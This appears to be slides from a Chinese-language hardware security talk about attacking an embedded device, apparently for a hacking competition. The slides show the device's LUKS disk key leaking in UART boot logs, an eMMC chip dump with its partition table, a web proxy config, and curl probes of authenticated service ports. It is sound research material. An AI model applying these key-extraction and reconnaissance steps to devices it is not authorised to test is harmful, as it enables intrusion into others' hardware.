






```
EXT4-fs (dm-5): mounted filesystem with ordered data mode. Opts: (null)^M
^[[A^[[A^[[A^[[A/init: line 144: 236 Terminated tee-supPLICant 2>&1 > /de
udevd: 2 output lines suppressed due to ratelimiting^M
!!! WARNING - /usr/sbin/get_key DOES NOT GIVE A REAL KEY ON THIS PLATFORM!!!^M
--- THIS FUNCTIONALITY WILL CHANGE IN THE FUTURE TO ---^M
--- USE A REAL KEY; THIS WARNING WILL ONLY BE SEEN ---^M
--- IF YOUR BOARD IS NOT PROPERLY PROGRAMMED OR ---^M
--- THERE IS A CRITICAL BUG IN THE V3 CODE ---^M
/init.d/99-finish: line 46: /rootfs/etc/hostname: Read-only file system^M
KEY: !!! WARNING - /usr/sbin/get_key DOES NOT GIVE A REAL KEY ON THIS PLATFORM!!!^M
--- THIS FUNCTIONALITY WILL CHANGE IN THE FUTURE TO ---^M
--- USE A REAL KEY; THIS WARNING WILL ONLY BE SEEN ---^M
--- IF YOUR BOARD IS NOT PROPERLY PROGRAMMED OR ---^M
--- THERE IS A CRITICAL BUG IN THE V3 CODE ---^M
\0^M
/init.d/99-finish: line 13: /sys/class/leds/bluLed/brightness: No such file or directory
/init.d/99-finish: line 14: /sys/class/leds/grnLed/brightness: No such file or directory
```



```
EXT4-fs (dm-5): mounted filesystem with ordered data mode. Opts: (null)^M
^[[A^[[A^[[A^[[A/init: line 144: 236 Terminated tee-supPLICant 2>&1 > /dev
udevd: 2 output lines suppressed due to ratelimiting^M
!!! WARNING - /usr/sbin/get_key DOES NOT GIVE A REAL KEY ON THIS PLATFORM!!!^M
--- THIS FUNCTIONALITY WILL CHANGE IN THE FUTURE TO ---^M
--- USE A REAL KEY; THIS WARNING WILL ONLY BE SEEN ---^M
--- IF YOUR BOARD IS NOT PROPERLY PROGRAMMED OR ---^M
--- THERE IS A CRITICAL BUG IN THE V3 CODE ---^M
/init.d/99-finish: line 46: /root/.ssh/authorized_keys: No such file or directory^M
KEY: !!! WARNING - /usr/sbin/get_key DOES NOT GIVE A REAL KEY ON THIS PLATFORM!!!^M
--- THIS FUNCTIONALITY WILL CHANGE IN THE FUTURE TO ---^M
--- USE A REAL KEY; THIS WARNING WILL ONLY BE SEEN ---^M
--- IF YOUR BOARD IS NOT PROPERLY PROGRAMMED OR ---^M
--- THERE IS A CRITICAL BUG IN THE V3 CODE ---^M
\0^M
/init.d/99-finish: line 13: /sys/class/leds/bluLed/brightness: No such file or directory
/init.d/99-finish: line 14: /sys/class/leds/grnLed/brightness: No such file or directory
```

重來






Device: [SAMSUNG] KLM4G1FETE-B041 @BGA153 4FTE4R TP ISP Identify eMMC

VCC: Auto VCCq: Auto Clock: Auto Bus Width: Auto Direct eMMC (ISP)

GENERAL BINARY UTILS

Brand: Partition type: DOS MBR Double click or Drop file here Userarea Assign images

	Image file	Start address	End address	Size	Type	Mount p
☒ Partition						
☒ MBR	Double click to s...	0x00000000	0x000001FF	512 by...		
☒ mmcblk0p1	Double click to s...	0x00000600	0x1FFFFFFF	512 MB	0x0C (...)	
☒ mmcblk0p2	Double click to s...	0x20000000	0xE8FFFFFF	3.14 GiB	0x8E (...)	



去 UART 把 Key 讀出來！

[illegible]


```
random: lvm: uninitia
  Reading all physic
  Found volume group
random: lvm: uninitia
  4 logical volume(s
random: cryptsetup:
KEY: DC2D2CB82
^[[B^[[B^[[B^[[B^[[B
^[[B^[[B^[[B^[[B^[[B
-fs (dm-4): recovery
EXT4-fs (dm-4): moun
random: cryptsetup:
KEY: DC2D2CB82
EXT4-fs (dm-5): moun
KEY: DC2D2CB82
KEY: DC2D2CB82
/init: line 144:  2
udevd: 2 output line
```





nini 上午 9:03

心得：什麼電路板吹太久會燒壞都是騙小孩的

IMG_5228 ▼





2024/09/06
取得 LUKS Key



2024/10/17
報名截止

2024/10/22
比賽第一日





Services

- 443 port



Services

- 443 port
 - 被 lighttpd 轉去 127.0.0.1:8080

```
# Localhost proxy for hubsetup  
proxy.server = ("" => ( ( "host" => "127.0.0.1", "port" => 8080, "fix-redirects" => 1 )))
```

/root/etc/lighttpd/lighttpd.conf

Services

- 443 port
 - 被 lighttpd 轉去 127.0.0.1:8080

```
# Localhost proxy for hubsetup  
proxy.server = ("" => ( ( "host" => "127.0.0.1", "port" => 8080, "fix-redirects" => 1 )))
```

/root/etc/lighttpd/lighttpd.conf

- 8766 port
- 9495 port

~ — -zsh — 120x24

Terminal

~
[% curl -i -k https://192.168.80.123 8766/devices

HTTP/2 401

content-length: 104

content-type: application/json

www-authenticate: Bearer realm="Hedge"

date: Mon, 28 Oct 2024 04:33:52 GMT

{"error":{"code":"UnauthorizedError","message":"authentication is required for rate limited endpoints"}}%

~
% █

~ — -zsh — 120x24

Terminal

~
[% curl -i -k https://192.168.80.123 9495/drivers

HTTP/2 401

www-authenticate: Bearer realm="drivers-logging"

date: Mon, 28 Oct 2024 04:34:16 GMT

~
% █

~ — -zsh — 120x24

Terminal

```
~  
[% curl -i -k https://192.168.80.123 8766/devices  
HTTP/2 401  
content-length: 104  
content-type: application/json  
www-authenticate: Bearer realm="Hedge"  
date: Mon, 28 Oct 2024 04:33:52 GMT
```

```
{"error":{"code":"UnauthorizedError","message":"authentication is required for rate limited endpoints"}}%
```

```
~  
% █
```

~ — -zsh — 120x24


Terminal

```
~  
[% curl -i -k https://192.168.80.123 9495/drivers  
HTTP/2 401  
www-authenticate: Bearer realm="drivers-logging"  
date: Mon, 28 Oct 2024 04:34:16 GMT
```

